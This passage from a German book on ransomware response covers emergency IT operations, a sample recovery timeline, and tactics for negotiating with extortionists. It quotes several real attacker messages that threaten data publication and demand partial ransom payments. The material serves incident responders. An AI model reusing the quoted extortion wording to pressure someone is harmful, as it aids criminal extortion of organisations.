Im Regelfall sind noch ausreichend nicht verschlüsselte Client-Computer verfügbar, mit denen im schwarzen Netz gearbeitet werden kann. Ist dies nicht der Fall, können Clients entweder per Windows-Standardinstallations-USB-Stick oder mit der bisherigen Clientmanagementsoftware (die dann prioritär wieder hergestellt werden muss) neu aufgesetzt werden.

10.6 Beweissicherung im Notbetrieb

Im Notbetrieb muss die Beweissicherung hinter der Geschwindigkeit des Wiederherstellens zurückstehen. Je nach Strategie sind für die spätere Wiederherstellung forensische Untersuchungen dennoch wichtig. Es muss darauf geachtet werden, Beweise nur dann zu zerstören, wenn kein anderer Weg möglich ist. Die Optionen unterscheiden sich von IT zu IT und werden im Detail im Abschn. 15.3 dargelegt.

10.7 Notbetrieb durchführen

Im Idealfall steht eine rudimentäre infizierte Infrastruktur ohne Internetverbindung 24–48 h nach dem Vorfall. Dann wird begonnen, die ersten IT-Systeme wieder aus dem Backup herzustellen. Die IT hat zu diesem Zeitpunkt alle Hände voll zu tun, den Notbetrieb gemäß der Applikationsliste aufzubauen und die überraschenden Probleme, die nun der Reihe nach auftauchen, abzuarbeiten. Die Krisenstäbe beginnen zu laufen. Dokumentations-, Berichts- und Informationspflichten sind zu erledigen.

Aber der Notbetrieb ist nicht nur für die IT eine Herausforderung, sondern für die gesamte Belegschaft. Ein Teil der Belegschaft wird für den Notbetrieb dringend benötigt. Die Workarounds müssen implementiert und geplant werden und die Kollegen sind – angesichts der mangelnden IT-Unterstützung – eher überlastet. Gleichzeitig gibt es andere Kollegen, die nichts zu tun haben und deren Aufgaben im Notbetrieb nicht benötigt werden. Oft haben diese Mitarbeiter Fähigkeiten, mit denen sie unterstützen können. Andere wiederum können am besten helfen, indem sie nicht im Weg umgehen. Dies richtig zu kommunizieren, ist ein Problem an sich.

Ein anderes psychologisches Thema ist es, den Ausbau des Notbetriebs rechtzeitig zu beenden. Um den Notbetrieb aufzubauen, haben die IT und etliche anderen Kollegen viel Energie und Know-how investiert. Den Ausbau jetzt im halb fertigen Zustand zu beenden und nicht mehr weiter zu optimieren, tut oft in der Seele weh. Es ist aber nicht sinnvoll, das Netzwerk wieder genau so aufzubauen, wie es vorher war. Dann ist es wieder genauso angreifbar wie vorher. Selbst wenn man alle in der Forensik (siehe Kap. 15) identifizierten Lücken beseitigt, die die Täter genutzt haben, bleiben Lücken, die vielleicht ein anderer Täter genutzt hätte. Eine Wiederherstellung der IT auf sicherem Fundament (siehe Kap. 16) ist aufwendig. Sobald der Notfallbetrieb rudimentär steht, werden alle IT-Kapazitäten für diese Wiederherstellung gebraucht.

10.8 Beispielhafter Ablauf

Das folgende Beispiel zeigt die Timeline eines Notbetriebs aus einem echten Fall:
Freitag 20:00 Verschlüsselung startet.

Samstag 02:00	Nachtschicht in der Produktion alarmiert IT.
Samstag 09:00	Erst und Sofortmaßnahmen abgearbeitet.
Samstag 12:00	Krisenstab und CSIRT haben sich getroffen, erste OSINT liegt vor. Entscheidung für Notfallbetrieb getroffen.
Samstag 15:00	Ziele Notfallbetrieb sind definiert.
Samstag 17:00	Netzwerksegmentierung an der Firewall abgeschlossen, rudimentäres cleanes Netz erstellt, Freischaltungsprozess für Einzelports/IPs an der Firewall geklärt.
Samstag 19:00	Liste der Applikationen erstellt, Notfallbetrieb durchgeplant.
Sonntag 20:00	Infrastruktur für Notbetrieb steht, DNS und DHCP für infiziertes Netz an der Firewall, Virtualisierungsinfrastruktur steht, Backupsystem läuft, sodass virtuelle Maschinen aus dem Backup vom Donnerstag zurück ins infizierte Netz gespielt werden können.
Montag 20:00	Erste Maschinen aus dem Donnerstagsbackup laufen im infizierten Netz wieder. E-Mail-Accounts in der Cloud sind alle angelegt, E-Mails gehen wieder ein. Zugriff auf die alten E-Mails, Kontakte und Termine ist nicht möglich.
Dienstag 20:00	Der erste Leistungserstellungsprozess funktioniert wieder. Erste Notfallproduktion läuft an.
Mittwoch 20:00	In jeder Abteilung steht ein Computer, mit dem per Browser auf die E-Mails in der Cloud zugegriffen werden kann. Per Handy und privatem PC zuhause funktioniert E-Mail auch wieder.
Donnerstag 20:00	Telefonanlage wieder funktional.
Freitag 20:00	Die IT-Systeme für den Notfallbetrieb sind technisch alle wiederhergestellt.
Samstag 20:00	Der Test, ob alle für den Notfallbetrieb geplanten Prozesse laufen, wurde durchgeführt.
Sonntag	Ruhetag für alle.
Montag 20:00	Planungsbeginn für die IT-Wiederherstellung.
Dienstag 20:00	Nacharbeiten Notfallbetrieb abgeschlossen. Ausbau Notfallbetrieb beendet.

Es gibt mehrere Strategien, wie danach die IT-Wiederherstellung vorgenommen werden kann. In diesem Fall wurde entschieden, einen Neuaufbau vorzunehmen. Es wurde 4 Wochen nach dem Vorfall damit begonnen, die Prozesse des Notfallbetriebs in der zwischenzeitlich aufgebauten, neuen und sauberen IT-Infrastruktur zu implementieren. Der Umzug dauerte 3 Wochen. Die letzten Systeme aus dem infizierten Netz wurden etwa 10 Wochen nach dem Vorfall abgeschaltet. Würde man sich für die Säuberung des Bestandsnetzes nach Forensik entscheiden, würde parallel zum Notbetrieb die Forensik durchgeführt, die Nachsicherungsmaßnahmen implementiert und der Notbetrieb würde sukzessive in den finalen, gesäuberten Stand überführt.



Täterkommunikation

11

„Wir verhandeln nicht mit Kriminellen!“ Viele Unternehmen haben diese Einstellung, die zunächst nachvollziehbar ist. Insbesondere im Hinblick auf die Unternehmens-Compliance und damit verbundene Grundsätze kann dies eine erste Reaktion sein. Allerdings sollte man zunächst eine erste Schadensermittlung abwarten und dann in einer ausgewogenen Risikoabwägung diese – oftmals für das Unternehmen bedeutende – Entscheidung treffen. In einem Ransomware-Fall gibt es typischerweise fünf (ggf. auch gemeinsam) erreichbare Kommunikationsziele:

- Zeit gewinnen, um den Schaden festzustellen oder Daten wertlos zu machen,
- Informationen über die ausgeleiteten Daten erhalten,
- Informationen über Zeitpunkt und Art des Initial Compromise erhalten (schwierig erreichbar ohne Zahlung),
- Informationen über die Angreifergruppe sammeln,
- Lösegeldsumme nach unten verhandeln.

In die Kommunikation einzusteigen, bedeutet nicht zwangsläufig, dass auch eine Verhandlung am Ende stehen muss. Daher ergeben sich durch den Beginn einer Kommunikation mit den Tätern keine Nachteile. Selbst wenn die Bezahlung des Erpressungsgeldes am Ende der Risikobewertung nicht zur Entscheidung ansteht, ist das Erreichen der anderen, genannten Ziele in den meisten Fällen von großem Nutzen für das Unternehmen. Die Verweigerung einer Täterkommunikation ist eine vergebene Chance, den Strafverfolgern mehr Informationen über die Angreifer zu beschaffen. Richtig könnte es daher heißen: „Wir werden niemals Geld an Kriminelle bezahlen.“

11.1 Rollentrennung Entscheider – Verhandler

Einer professionellen Verhandlungsführung im Austausch mit Cyber-Kriminellen, zusammengefasst unter dem Begriff der „Täterkommunikation“, kommt eine Schlüsselrolle beim Krisenmanagement zu. Die Grundregel ist: Der Entscheider („decision maker“) verhandelt nie selbst. Wie bei allen wichtigen Verhandlungen, egal ob auf internationalem politischem Parkett oder bei Geiselnahmen und Entführungen, gilt, dass eine Rollentrennung zwischen Entscheider und professionellem Verhandler („primary negotiator“) für gute Ergebnisse unabdingbar ist.

Aufgabe des Krisenstabs (CMT) ist daher, sich einen fachkompetenten Verhandlungsführer zu suchen, der eigens in der Kommunikation mit Cyber-Kriminellen geschult und mit Abläufen der Täterkommunikation vertraut ist. Das CMT übernimmt dann die Rolle des „decision makers“, der dem „primary negotiator“ die Ziele vorgibt („commander sets the goal“). Der Verhandler wird nie eigenständig tätig, er ist nicht emotional involviert. Er entwirft Kommunikationsvorschläge, die in den verschiedenen Verhandlungsphasen am besten geeignet sind, um die Verhandlungsziele zu erreichen. Jede Täterkommunikation ist mit dem CMT abgestimmt.

Nach jeder Antwort der Täter analysiert der Verandler die daraus resultierenden Optionen, adaptiert die Strategie und diskutiert die möglichen Antworten mit dem CMT, das dann die Entscheidung für den weiteren Verhandlungsverlauf trifft. Dabei ist es Aufgabe des Verhandlers, Emotionen – trotz der eventuell sehr angespannten Situation im CMT – aus der Kommunikation herauszuhalten („If you can't control yourself, you can't control the situation“).

11.2 Verhandlungstechniken

Verhandlungstechniken sind Gegenstand zahlreicher Bücher. Eine Auswahl der wichtigsten Literatur findet sich in Abschn. 25.8. Verschiedene Strategien und Taktiken zu verstehen, ist in vielen Lebenssituationen wertvoll. Und dennoch unterscheiden sich Verhandlungssituationen, z. B. in Politik, im Business und mit Kriminellen, an entscheidenden Stellen. Neben einem profunden theoretischen Wissen ist Erfahrung der Schlüssel zum Erfolg.

Im Gegensatz zu einem Treffen am Verhandlungstisch erlaubt die Kommunikation per E-Mail oder Chatportal keine komplexen Verhaltensanalysen. Die OSINT-Analyse der Täter gibt zwar erste Anhaltspunkte über die Professionalität der Gruppe, und die Motivation der Angreifer ist auch klar: Sie wollen, dass Geld bezahlt wird. Dennoch bleiben die Personen sowie die Gruppendynamik dahinter versteckt. Allerdings machen die meisten Ransomware-Gruppen das nicht zum ersten Mal. Sie haben also Vergleichswerte, wie sich andere Unternehmen in den Verhandlungen verhalten. Es ist daher von Vorteil, einen Verandler mit Erfahrung zu beauftragen, der Vergleichswerte mitbringt, wie sich andere

Ransomware-Gruppen verhalten. Dies erlaubt eine bessere Lagebeurteilung und Reaktion in der Verhandlung und erleichtert es, die Ziele zu erreichen.

Eines aber ist in allen Verhandlungstypen gleich. Es geht um das Austarieren von Machtpositionen. Wenn man versucht, die Machtpositionen zu beurteilen, gibt es zwei grundlegende Fehlerfälle: die eigene Position zu überschätzen und die eigene Position zu unterschätzen. Auch wenn es im ersten Blick so aussieht, als wären die Täter in der alleinigen Machtposition, ist dies aus Sicht der Angreifer nicht so. Zunehmend mehr Opfer bezahlen das Lösegeld nicht. In einem solchen Fall verfehlten die Täter ihr Verhandlungsziel. Die „Arbeit“ war umsonst. Solange die Täter das Gefühl haben, dass sie am Ende Geld bekommen werden, wird die Verhandlung weitergehen. Die Verhandlung endet, wenn die Täter nicht mehr daran glauben, jemals Geld zu bekommen.

Auch wenn Täterkommunikationen stets fallspezifisch und daher grundlegend individuell sind, liegen jedem Kontakt mit Cyber-Kriminellen verschiedene, mehr oder minder ausgeprägte Phasen zugrunde. Die Täter versuchen, ihr übergeordnetes Ziel einer Erpressungszahlung mithilfe taktischer Elemente wie Zeitdruck, Gesprächskontrolle und gezielter Einschüchterung zu erreichen. Ein Verhandler kann dies durch Elemente der Zeitgewinnung, des Kontrollentzugs und eines selbstsicheren Auftretens kontern. Welche Taktik in welcher Kommunikationsphase die richtige ist, schlägt der Verandler dem CMT vor, der dann entscheidet.

Sämtliche Kommunikation mit den Tätern muss sofort, unmittelbar per Screenshots dokumentiert werden. Beim Austausch von E-Mails sind die kompletten E-Mails inklusive Header Teil der Dokumentation. Die Zeitstempel müssen notiert werden. Diese Dokumentation ist später für die Strafverfolgung oder die firmeninterne Fallaufarbeitung essenziell. Die Dokumentation ist während des Falls vertraulich zu behandeln und sollte nur einem kleinen Kreis zugänglich sein.

11.3 Eintritt in die Kommunikation

In der Ransomnote geben die Täter an, wie man sie kontaktieren kann. Oft sind mehrere Kontaktwege angegeben, falls eine E-Mail-Adresse gesperrt oder ein Server der Täter lahmgelegt wird. Allein diese Information gibt Anhaltspunkte über die Professionalität der Tätergruppe preis. E-Mail-Accounts sind der einfachste Weg für die Kriminellen und werden meist von den weniger aktiven Gruppen benutzt. Die Kommunikation per E-Mail gibt den Strafverfolgungsbehörden auch die besten Hinweise und Zugriffsmöglichkeiten. Größere Gruppen betreiben für jeden Fall eigene Chat-Seiten im Darknet, die man mit einem Zugangscode im Erpresserschreiben erreicht. In letzter Zeit hat sich auch die Kommunikation mithilfe des Messengerdienstes TOX (<https://tox.chat/>) etabliert. Auch Täter, die über solche Technologien arbeiten, kann man im Laufe der Verhandlungen zu einer E-Mail-Kommunikation verleiten, was wiederum der Strafverfolgung nutzt. Egal, wie kommuniziert wird: Die Kommunikation sollte immer von einem speziell für diese

Verhandlung angelegten Account kommen, d. h., für eine Kommunikation per E-Mail sollte beispielsweise eine neue E-Mail-Adresse bei einem Hoster angelegt werden.

Die Täter versuchen in der Ransomnote, die Kontaktherstellung technisch so einfach wie möglich zu machen. Da die Ransomnote aber sehr breit im Unternehmen gestreut ist, ist nicht auszuschließen, dass z. B. ein Journalist diese in die Finger bekommen hat. Die erste Aufgabe in der Kommunikation ist es daher sicherzustellen, dass man der Einzige ist, der für das Unternehmen verhandelt, und dass das Verhandlungsprotokoll vertraulich bleibt. Bei Verhandlungen per E-Mail oder Chat kann dies mit guten Passwörtern auf den Fake-Accounts erledigt werden, bei Nutzung einer Chat-Plattform muss ggf. ein neuer Code angefordert werden, falls die Ransomnote allgemein bekannt geworden ist. Wichtigster Punkt in der Kommunikation ist aber, dass die Täter nicht wissen, dass ein professioneller Verhandler auf der Gegenseite sitzt.

Die Täter wissen oft nicht, welches Unternehmen sie angegriffen haben. Daher sollte aus verhandlungsstrategischen Gründen darauf geachtet werden, die Bezeichnung des angegriffenen Unternehmens nicht zu erwähnen. Es wird im Gespräch einfach vorausgesetzt, dass die Angreifer das Unternehmen kennen würden. Manchmal sehen die Täter nur einen untergeordneten Bereich oder Tochtergesellschaft als Opfer, haben aber die Zugehörigkeit zu einer größeren Organisation übersehen. Dies kann ein entscheidender Vorteil sein.

Um Vertrauen in den Verhandlungen aufzubauen, sollte der Negotiator einen Vornamen benutzen („make it personal“). Um die Personen im Unternehmen zu schützen, sollte dies ein erfundener Deckname sein. Die Legende für diese Person sollte unauffällig sein, sollte aber klarmachen, dass man mit einem Verhandlungsmandat ausgestattet ist. Es bieten sich Positionen an wie „stellvertretender Leiter IT“, „Prokurist“, „Produktionsleiter“ etc. Die Fake-Identität muss einer intensiven Prüfung nicht standhalten, bisher hat keine Ransomware-Gruppe einen Backgroundcheck durchgeführt. Die Identität sollte idealerweise nicht offensichtlich falsch sein (sich als Vorstandsvorsitzender mit anderem Namen ausgeben), die E-Mail-Adresse sollte von einem neutralen, internationalen Portal (gmail.com) kommen und keinen Rückschluss auf die Firma erlauben. Da die IT zu diesem Zeitpunkt bei den meisten betroffenen Unternehmen nicht funktioniert, überrascht dies die Täter nicht.

Der Chat startet dann mit einer bündigen Nachricht auf dem Chatportal der Tätergruppe, in der zunächst Optionen zur Lösung der Situation erfragt werden („You go first“/ Never Open Rule, siehe Abb. 11.1).

Im Regelfall antworten Tätergruppen aufgrund des geteilten Interesses einer schnellen Verhandlungsaufwicklung innerhalb weniger Stunden auf die Einstiegsnachricht des betroffenen Unternehmens. Die erste Antwort der Tätergruppe bestätigt die Angriffs durchführung. In diesem Rahmen nennen die Angreifer zumeist eine konkrete Lösegeldforderung sowie ein dezidiertes Krypto-Wallet. Im Falle einer Bezahlung der Lösegeldsumme sichert der Großteil der Tätergruppen die Bereitstellung eines Entschlüsselungstools




Abb. 11.1 Eintritt in die Täterkommunikation

und die Nichtveröffentlichung abgeflossener Daten zu. Die erste Nachricht der Cyber-Kriminellen schließt neben einer Antwortauflöschung nicht selten mit einer erneuten Androhung einer anhaltenden Datenverschlüsselung beziehungsweise Datenveröffentlichung bei Nichtbezahlung der Lösegeldsumme ab. Durch die Täter kann auch eine „dead line“ für die Bezahlung des Erpressungsgeldes gesetzt werden. Teilweise werden weitere Leistungen bei Bezahlung der Lösegeldsumme wie ein Security-Report angeboten (siehe Abb. 11.2).




Abb. 11.2 Erste Antwort der Täter

Re: Aw: Re: Re: proof of data recovery

▼ Von: [redacted] +

We have been deceived, so we cannot send the password directly. You have to pay at least a small part, not much money.

Aw: Re: Re: Re: proof of data recovery

^ Von: [redacted]

An: [redacted] +

Hello.

Thank you for your answer.

We have been very open and trustful with each other in the current situation so far. So could you explain to me what you mean when you say that you have been deceived? I have been thinking about that a lot and I want us to maintain our good contact.

I have informed myself that in such cases by cyber attackers, a proof of data recovery is always provided as a first step. The complete business is then processed on the basis of this verification.

How can we now continue to work together in confidence? Please make a recommendation.

Thanks and best regards,

[redacted]

Abb. 11.3 Vertrauen in der Täterkommunikation

Vertrauen spielt im Rahmen einer effektiven Kommunikation mit Cyber-Kriminellen sowohl auf Täter- als auch Unternehmensseite eine entscheidende Rolle („never create an enemy“). Zu jedem Zeitpunkt der Täterkommunikation haben beide Parteien großes Interesse daran, Vertrauen aufzubauen, zu erhalten und gegebenenfalls wiederherzustellen. Vertrauen ermöglicht den beidseitigen Aufbau einer Beziehung, verringert Verdachtsmomente, trägt zur Gewährleistung der Vertraulichkeit bei und erhöht die Glaubwürdigkeit – ein entscheidender Faktor im Falle einer Lösegeldzahlung. Um die Verhandlungsmotivation der Täter zu bewahren und Spontanreaktionen zu vermeiden, können Indizien des Zorns, der Entrüstung und des Kontrollverlusts der Täter eine wiederholte Kommunikation des bisher gewonnenen Vertrauens durch das Unternehmen erfordern. Wichtigste Verhandlungstechnik ist die taktische Empathie (siehe Abb. 11.3). Der Verhandler zeigt sein Commitment, die Welt der Angreifer zu verstehen. Dabei muss der Verhandler glaubwürdig bleiben: Empathie heißt nicht Zustimmung. Am Ende muss 51 % Vertrauen erreicht werden: Die Täter dürfen keinen weiteren Schaden anrichten wollen.

11.4 Zeit gewinnen

Oft ist es wichtig, in den Verhandlungen Zeit zu gewinnen, bis weitere fallrelevante Details vorliegen. Ein typischer Grund für eine Verzögerung am Anfang der Verhandlung ist es, wenn noch nicht feststeht, wie viele Daten aus dem Backup mit welcher Aktualität wiederhergestellt werden können. Dies kann – je nach Backupsystem – bis zu 4 Tage dauern. Manchmal finden sich in den gestohlenen Daten Passwortlisten, so z. B. beim

Angriff auf einen Landkreis das Unterverzeichnis „Passwörter“ mit den Daten für diverse kommunale Portale, aber auch Twitter-, Instagram- und Amazon-Business-Zugängen. Jetzt muss in der Verhandlung Zeit gewonnen werden, bis die Passwörter geändert sind. Auch wenn kritische Informationen von Kunden bzw. Partnern (z. B. Konstruktionspläne, Informationen über künftige Produkte) oder Mitarbeitern (z. B. Gesundheitsdaten) von der Veröffentlichung bedroht sind, ist es essenziell, einen Informationsvorsprung zu haben, um Betroffene zielgerichtet informieren zu können. Manchmal kann man so viel Zeit gewinnen, dass schnelllebige Teile der Informationen deutlich an Wert verlieren. Außerdem ist der Nachrichtenwert des Angriffs am Anfang am größten. Je länger eine Veröffentlichung hinausgezögert wird, desto geringer die Chance, dass die Daten eine Nachricht wert sind. Man kann auch versuchen, die Veröffentlichung in eine Zeit zu legen, in der andere Nachrichten die Schlagzeilen beherrschen. Es kann daher sinnvoll sein zu versuchen, die Veröffentlichung so lange wie möglich hinauszuzögern bzw. den Zeitpunkt zu steuern.

Die wichtigste Verhandlungstechnik dabei ist es, nicht zu kommunizieren. Antworten an die Täter zu verzögern, gewinnt Zeit. Vielen Managern widerstrebt diese Taktik. Daher wird typischerweise im CMT sofort über eine Antwort diskutiert und dann ein Zeitpunkt festgelegt, wann diese abgeschickt werden soll. So wird den Anforderungen der Manager nach schnellen Entscheidungen Rechnung getragen, während man dennoch in der Verhandlung Zeit gewinnt.

Gute Verhandlungstechniken, um Zeit zu gewinnen, sind Rückfragen („Let me make sure I understand you“, „Have I got it right?“) und Verweise auf Entscheidungsprozesse oder notwendige Genehmigungen. Wenn ein gewisser Vertrauensstatus erreicht ist, kann man auch mit persönlichen Diskussionen die Verhandlungen in die Länge ziehen („I dont feel comfortable...“, „I dont know how I should explain that to my boss...“). Idealerweise wird versucht, Deadlines der Täter zu vermeiden („In this business, there are no quick decision on our end, sorry“, „My management needs time to think“). Zusammen mit einer langsamen Kommunikationsgeschwindigkeit lässt sich so viel Zeit gewinnen (siehe Abb. 11.4).




Abb. 11.4 Zeit gewinnen in der Täterkommunikation

Abb. 11.5 Angreifer fordern neuen Verhandler



Im Extremfall kann man die Täter so lange hinhalten, bis diese die Lust am Fall verlieren – die gelingt selten und birgt ein hohes Risiko, dass die Täter den Fall eskalieren (siehe Abb. 11.5, kein Fall der Autoren):

Der gesamte Chatverlauf mit der Gruppe wurde in diesem Fall veröffentlicht und die Angreifer haben einen neuen Verhandler verlangt.

11.5 Karten auf den Tisch

Das Erpresserschreiben der Täter ist typischerweise ein Standardschreiben, das keine Details über die Erpressung enthält. Die interne IT klärt, welche Daten verschlüsselt wurden und welche davon aus dem Backup wiederhergestellt werden können. Dazu wird nur Zeit, aber keine Mitwirkung der Täter benötigt. Drohen die Täter allerdings mit einer Veröffentlichung von Informationen, liegt der Fall anders. Die IT kann meistens nicht oder nicht zeitnah bestimmen, welche Daten die Angreifer ausgeleitet haben. Um den Wert der Daten und damit den möglichen Schaden zu bestimmen, ist eine Übersicht der erbeuteten Informationen unerlässlich. Dazu fordern betroffene Unternehmen einen Nachweis des Datenabflusses (proof of data). Aus verhandlungsstrategischer Perspektive stellt dies das Kontrollgefühl der Tätergruppe in einem ersten Schritt auf den Prüfstand (siehe Abb. 11.6).

Thanks for your information so far. We take your action seriously and would like to discuss further steps with you. To be able to evaluate the data you have downloaded, we ask you to send us some data examples. Regards

Abb. 11.6 Anforderung eines „proof of data exfiltration“

Abb. 11.7 Proof of data exfiltration




Abb. 11.8 Weitere Zeit gewinnen in der Täterkommunikation

Der Großteil der Tätergruppen stellt entsprechende Beweise in Form von Dateilisten bereit (siehe Abb. 11.7).

Wichtig: Wie alle Dateien, die von den Angreifern übersandt werden, sollten auch solche Dateilisten von einem Forensiker auf Unbedenklichkeit überprüft werden (siehe auch die Whitelist in Abschn. 25.5). Im Rahmen der Überprüfung der Beispiele gibt es wieder Möglichkeiten, Zeit zu gewinnen (siehe Abb. 11.8).

11.6 Lösegeldverhandlung

Auch für die Fähigkeit der Täter, verschlüsselte Daten wiederherstellen zu können, wird üblicherweise ein Beweis verlangt (proof of data recovery). Einige Täter lassen sich verschlüsselte Beispieldateien senden, die dann entschlüsselt werden. Andere liefern Schlüssel für bestimmte, bereits bei der Verschlüsselung ausgewählte Daten.

In einzelnen Fällen kommen Tätergruppen einer vollständigen Beweiserbringung lediglich auf den ersten Blick nach. Eine gründliche technische Überprüfung der vermeintlichen Beweise kann beispielsweise zum Ergebnis haben, dass entsprechende Decryption Keys nicht funktionieren oder doppelte Verschlüsselungen vorliegen, die die Bereitstellung weiterer Keys erfordern. Aus verhandlungsstrategischer Sicht bieten technische Fehler eine günstige Gelegenheit, um das Bestreben einer fortlaufenden Situationskontrolle aufseiten der Tätergruppe grundlegend infrage zu stellen (siehe Abb. 11.9).

Nicht selten stellt eine verwehrte oder fehlgeschlagene Beweiserbringung den Beginn des Endes einer Täterkommunikation dar. Täter nehmen in diesem Szenario häufig eine defensive und gereizte Haltung ein. Nicht selten testen sie das Verhandlungsgeschick ihres Gegenübers und platzieren die Zahlung einer Lösegeldsumme vor der vermeintlichen Erbringung weiterer Beweise (siehe Abb. 11.10).

Hierbei ist es von fundamentaler Bedeutung, die Beweiserbringung als Conditio sine qua non für den Fortlauf der Verhandlungen und einer etwaigen Lösegeldzahlung zu kommunizieren (siehe Abb. 11.11).

Hello.

We have tried decryption. It appears that the hypervisor volume with IPs [REDACTED] (host) and [REDACTED] (virtual machine over this host) are encrypted by you with Bitlocker. Therefore, we can only attempt your test decryption if you also provide us with the Bitlocker decryption keys. Otherwise we must be concerned that you will not be able to decrypt our data.

Abb. 11.9 Fehlerhafter Proof Of Decryption der Täter

We cannot provide the password of important server. If you cannot open the virtual machine, you can test the hostserver.

Or you can pay 15% first, and I will give you password of [REDACTED]

and [REDACTED]

Finally, you pay 85%. I send you all the passwords.

Abb. 11.10 Verweigern eines Proof Of Decryption durch die Täter

Hello.

I think we did not understand each other right in the last chats. We need to see proof of complete encryption of at least one host/VM pair. Therefore we ask you to send us the password for the encryption IP [REDACTED] which hosts IP [REDACTED] where you have already provided password.

By doing so, you will not lose control and we will have completely decrypted a server (including VM) and have the evidence of your competence.

On this basis, we can then negotiate the decryption of the remaining servers.

Thank you for your collaboration.

Best regards

Abb. 11.11 Kein Proof Of Decryption, keine weitere Verhandlung

Lösegeldverhandlungen sind individuelle, psychologische Angelegenheiten. Know-how und Erfahrung auf Seiten des Verhandlers im Kontext der Erfahrungen mit dieser speziellen Ransomware-Gruppe und den Ergebnissen der OSINT-Recherche der DFIR-Experten sind für einen Verhandlungserfolg essenziell. Die Tätergruppen sind an einer schnellen Verhandlungsabwicklung mit Zahlungsabschluss interessiert und versuchen Zeitdruck zu erzeugen. Wiederkehrende Nachrichten in engen zeitlichen Abständen sind für die Kommunikation des Großteils der Tätergruppen charakteristisch. Indessen ermöglichen Lösegeldverhandlungen betroffenen Unternehmen, Ziele und Bedürfnisse der Tätergruppe zu identifizieren und die Glaubwürdigkeit der Drohungen zu überprüfen. Auch im Falle einer grundlegenden Ablehnung einer Lösegeldzahlung kann die Aufnahme einer Scheinverhandlung durch das Unternehmen aus verhandlungsstrategischer Perspektive zweckdienlich sein. Vor dem Hintergrund deutlich varierender Zeitspannen schaffen Verhandlungen nicht selten wichtige Zeitfenster, die für die Durchführung forensischer Analysen und Bemühungen der Datenwiederherstellung von grundlegender Bedeutung sind und die Auswirkungen des Angriffs eindämmen können (siehe Abb. 11.12).

Im Laufe der Verhandlungen kann es auch sinnvoll sein, ein deutlich reduziertes Angebot zu übermitteln (hier in Abb. 11.13 12 % der ursprünglichen Lösegeldsumme).

Das Gegenangebot in Abb. 11.14 belief sich auf 60 % der ursprünglichen Summe. Der Verhandler bleibt hart (siehe Abb. 11.15) und die Täter reagieren mit einem Einschüchterungsversuch (siehe Abb. 11.16),

Der Verhandler erhöht auf 15 % der ursprünglichen Summe und demonstriert Selbstsicherheit (siehe Abb. 11.17).

Support: This is only a small part of the total amount of information that we have, provided to you for review.

Of course, the price is high, but it is much, much more cheaper, than pay to all the lawsuits, that your clients will send to you, because you have lost so much of their data. Companies of your size can lost tens of millions in such cases.

<https://www.zdnet.com/article/easyjet-faces-18-billion-class-action-lawsuit-over-data-breach/>

this is one of the examples.

Support: We have studied all the financial documents, bank statements, contracts, NDA documents,etc and we are confident that this price is reasonable and you can pay it. In case of refusal, all information will become public (including confidential), the recovery keys will be deleted. We also remind you that your time is limited ...

Abb. 11.12 Verhandlungsbeginn, Täter machen Druck

